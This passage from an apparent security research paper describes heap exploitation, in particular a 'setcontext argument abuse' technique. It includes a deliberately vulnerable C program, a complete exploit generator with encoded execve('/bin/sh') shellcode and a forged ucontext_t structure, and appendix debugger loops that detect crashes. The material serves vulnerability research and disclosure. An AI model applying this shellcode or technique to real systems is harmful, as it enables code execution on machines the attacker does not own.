House of Mind	Requires a valid second memory arena, also requires the ability to write null bytes into the overflow.
House of Force	Able to overflow the size of top_chunk

So knowing the conditionality of these methods, the key reason to automate heap exploit development becomes to open additional methods other than these to the exploit developer, even ones that could prove in effect to have been unlikely to find otherwise.

The next section documents this in some 0day research regarding one specific method of structural argument abuse that can lead to execution control even when all 5 of the methods above would fail.

3.4.4 Customizable Heap Exploitation Example: Setcontext Argument Abuse

In the next example, we will show an example of where the previous heap methods would have failed. We will utilize information about the program that is gained via debugger so that we can still get reliable execution control by corrupting structures stored on the heap.

In the same way that heap control headers can be used to gain execution control, many other program specific structures can do the same thing. In the following example I will disclose a simple implementation of a 0day structural corruption execution control transfer method by overflowing arguments to the **setcontext** function previously allocated on the heap.

The exploitable code in this scenario can be found in Figure 3.4.4.1 below. The application after compiling will simply try to open a file called exploitBuff.txt and read 1400 bytes out of it into a stack buffer. This effectively writes past the end of the heap chunk and allows the attacker to corrupt the following chunks stored ucontext_t structure.

When setcontext is called with the right combination of parameter set, it becomes possible for execution to be controlled.

Figure 3.4.4.1 Custom Exploitable Code

```
#include <stdio.h>
#include <stdlib.h>
#include <setjmp.h>
#include <ucontext.h>
#include <wchar.h>

// For: Ubuntu 6.06.1 LTS

// Purpose: Will attempt to read in a rogue context
// buffer + shellcode in order to trigger an arbitrary overwrite.

int main(int argc, char **argv){

    // First Malloc Chunk
    char *buff = (char *) malloc(1024);

    // Second Malloc Chunk
    ucontext_t * conText = (ucontext_t *) malloc(sizeof(ucontext_t));

    // Open file that contains exploit buffer
    FILE *fptr = fopen("./exploitBuff.txt", "r");
    if(fptr == NULL){
        printf("\n cannot open exploit file::");
        return 0;
    }

    // Read a file in from memory, smashing
```

```

// the malloced buffer it was destined for
// and corrupting the context structure. (CONTAINS 1 NULL)
fread(buff, 1, 1400, fptr);

// runs the setcontext function with the altered
// structure as a parameter.
setcontext(conText);

// Shellcode should have run by here
return 0;
}

```

In order to create the buffer used to exploit a condition like this one has to first find a way to exploit specific structures. Grayscale has found multiple different exploitable structures that can be used to alter control in applications. The most straightforward method discovered is shown below, using the operation of the setcontext function to redirect application control.

Figure 3.4.4.2 Theoretical C setcontext Exploit Generator

```

#include <stdio.h>
#include <stdlib.h>
#include <setjmp.h>
#include <ucontext.h>

// Abuse of inline data heap corruption Proof of Concept Code

// Modify this to point to your top heap chunk
#define EIP_ADDR 0x0804a008 // top chunk start

// Modify this if you want to change esp for some reason
#define ESP_ADDR 0x0804a150

/* Shellcode From: http://www.milw0rm.com/shellcode/1451
 * (linux/x86) - execve("/bin/sh", ["/bin/sh"], NULL) / encoded by +1 - 39
 bytes
 * - izik <izik@tty64.org>
 */

char shellcode[] =
    "\x68\x8a\xe2\xce\x81" // push $0x81cee28a
    "\x68\xb1\x0c\x53\x54" // push $0x54530cb1
    "\x68\x6a\x6f\x8a\xe4" // push $0xe48a6f6a
    "\x68\x01\x69\x30\x63" // push $0x63306901
    "\x68\x69\x30\x74\x69" // push $0x69743069
    "\x6a\x14" // push $0x14
    "\x59" // pop %ecx

// <_unpack_loop>:

```

```

"\xfe\x0c\x0c" // decb (%esp,%ecx,1)
"\x49" // dec %ecx
"\x79\xfa" // jns <_unpack_loop>
"\x41" // inc %ecx
"\xf7\xe1" // mul %ecx
"\x54" // push %esp
"\xc3"; // ret

int main(){
    char * buff = (char *) 1024;
    ucontext_t * conText = (ucontext_t *)
    malloc(sizeof(ucontext_t));

    // typedef struct ucontext
    // {
    //     unsigned long int uc_flags;
    //     struct ucontext *uc_link;
    //     __sigset_t uc_sigmask;
    //     stack_t uc_stack;
    //     mcontext_t uc_mcontext;
    //     long int uc_filler[5];
    // } ucontext_t;

    memset(conText, 0x01, sizeof(ucontext_t));
    conText->uc_flags = 0xffffffff;
    conText->uc_link = 0x804e001;
    memset(&conText->uc_sigmask, 0xdd, sizeof(sigset_t));
    memset(&conText->uc_stack, 0xcc, sizeof(stack_t));

    // Required for execution to continue
    conText->uc_mcontext.gregs[1] = 0xffff007b;

    conText->uc_mcontext.gregs[0] = 0xc0000000;
    conText->uc_mcontext.gregs[2] = 0xc0000000;
    conText->uc_mcontext.gregs[3] = 0xc0000000;
    conText->uc_mcontext.gregs[4] = 0xc0000000;
    conText->uc_mcontext.gregs[5] = 0xc0000000;
    conText->uc_mcontext.gregs[6] = 0xc0000000;
    conText->uc_mcontext.gregs[8] = 0xc0000000;
    conText->uc_mcontext.gregs[10] = 0xc0000000;
    conText->uc_mcontext.gregs[11] = 0xc0000000;
    conText->uc_mcontext.gregs[12] = 0xc0000000;
    conText->uc_mcontext.gregs[13] = 0xc0000000;
    conText->uc_mcontext.gregs[14] = 0xc0000000;
    conText->uc_mcontext.gregs[15] = 0xc0000000;
    conText->uc_mcontext.gregs[17] = 0xc0000000;
    conText->uc_mcontext.gregs[18] = 0xc0000000;

    // ESP Target Addr
    conText->uc_mcontext.gregs[7] = ESP_ADDR;

    // EIP Target Addr
    conText->uc_mcontext.gregs[14] = EIP_ADDR;

    // These are used for dtors overwrites: 19 is necessary

```

```

conText->uc_mcontext.gregs[19] = 0x080496ec;

// First Dtors overwrite
conText->uc_mcontext.fpregs->cw = 0x90909090;

// -----
// Create buffer and write exploit file

// The static value 1034 represents the distance
// from the first heap chunk to the second.

// After the structure is constructed create our
// exploit buffer to write to file
char *sploitBuff = (char *) malloc(1034 + sizeof(ucontext_t));

memset(sploitBuff, 0xcc, 1034+sizeof(ucontext_t));

// Copy in shellcode into position first chunk
// will occupy
memcpy(sploitBuff, shellcode, sizeof(shellcode));

// At the calculated position of the next chunk copy
// in the rogue structure
memcpy(&sploitBuff[1032], conText, sizeof(ucontext_t));

// Open and write the exploit target buffer
FILE * fptr = fopen("exploitBuff.txt", "w");
fwrite(sploitBuff, 1, 1034+sizeof(ucontext_t), fptr);
fclose(fptr);

return 0;
}

```

By exploiting the weaknesses found in this sort of bug, it becomes possible to create and automate the exploitation of all manner of these bugs algorithmically depending on which functions are being called next, and where execution is intending to go.

As can be seen, without using any traditional heap overflow methods it is still possible at times to get reliable code execution in a debugger assisted fashion.

Appendix I. Example Debugger Loops

Appendix Figure 1 - Simple Windows Debugging Loop for the Detection of Access Violations

```
// Simple function to create a debugger loop, will return program
// registers if an access violation has occurred

LPCONTEXT DebugAttachReturnOnViolation(
    DWORD dwProcessId,
    int bytesFromStack,
    int bytesFromInstructions){

    // Windows API Type: Contains information about debug events
    // (aka. Access Violations, etc)
    LPDEBUG_EVENT lpDebugEvent=
        (LPDEBUG_EVENT) malloc(sizeof(DEBUG_EVENT));

    //Debugger loop status
    DWORD dwContinueStatus = DBG_CONTINUE;

    // Create and initialize
    LPCONTEXT lpContext = NULL;
    BOOL debugStatus = FALSE;

    P_DEBUG_CONTENTS debugContents = NULL;

    // debug active process
    if(DebugActiveProcess(dwProcessId) == 0)
        goto end;

    // wait for debug events
    debugStatus = WaitForDebugEvent(lpDebugEvent, INFINITE);

    while(debugStatus == TRUE){

        switch(lpDebugEvent->dwDebugEventCode){

            case EXCEPTION_DEBUG_EVENT:
                switch(
                    lpDebugEvent->u.Exception.ExceptionRecord.ExceptionCode){

                    // Debug Loop Has Caught An Access Violation
                    case EXCEPTION_ACCESS_VIOLATION:
                        debugContents = (P_DEBUG_CONTENTS)
                            malloc(sizeof(DEBUG_CONTENTS));

                        // Returns a context structure on success
                        // from which process registers can be retrieved.
                        return OpenProcessGetRegs(lpDebugEvent);
                        goto end;

                    default:
                        break;

                }

        }

    }
```

```

        if(ContinueDebugEvent(lpDebugEvent->dwProcessId, lpDebugEvent-
>dwThreadId, dwContinueStatus))
            goto end;

        debugStatus = WaitForDebugEvent(lpDebugEvent, INFINITE);
        if(debugStatus == 0)
            goto end;
    }

    end:
    DebugActiveProcessStop(dwProcessId);
    free(lpDebugEvent);

    // if no exception occurs, return value will be NULL
    return NULL;
}

```

Appendix Figure 2 - Simple Linux Debugging Loop for the Detection of Access Violations

```

#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <signal.h>
#include <linux/user.h>

// Simple debugger loop to catch access violations
struct user_regs_struct * DebugAttachReturnOnViolation(int pid){

    int status = 0;
    int ptraceRet = 0;
    int retPid = 0;
    int sigNum;

    struct user_regs_struct *registers = (struct user_regs_struct *)
    malloc( sizeof(struct user_regs_struct));

    // Attach to a process and continue execution
    ptrace(PT_ATTACH, pid, NULL,NULL);

    // Create a loop around the program that continues
    // program execution and waits on pids
    for(;;){

        // Continue program execution
        ptrace(PTRACE_CONT, pid, 0, 0);

        // waits until the debugged application emits a signal

```

```

retPid = waitpid(pid, &status, 0);
if(retPid != pid){
    printf("\n Cannot wait on pid.");
    return 0;
}

// if the process stopped on the signal examine it further
if(WIFSTOPPED(status) > 0){

    // Retrieve signal that the process has stopped on
    sigNum = WSTOPSIG(status);

    // Perform action based on the signal found
    switch(sigNum){

        case SIGSEGV:
            // Retrieve and return registers when a
            // segmentation fault is detected.
            printf("\nSEGFAULT DETECTED\n");
            ptrace(PTRACE_GETREGS, pid, 0,
registers);

            return registers;
            break;

        default:
            printf("\n Non-Segfault Stop Signal
Detected: %i\n", sigNum);
            break;

    }

}

return NULL;
}

// Will attempt to attach to (int) argv[1] process and wait for
// segmentation fault.
int main(int argc, char **argv){
    if(argc < 2){
        printf("\nUsage: ./prog pid\n\n");
        return 0;
    }

    DebugAttachReturnOnViolation(atoi(argv[1]));
    return 0;
}

```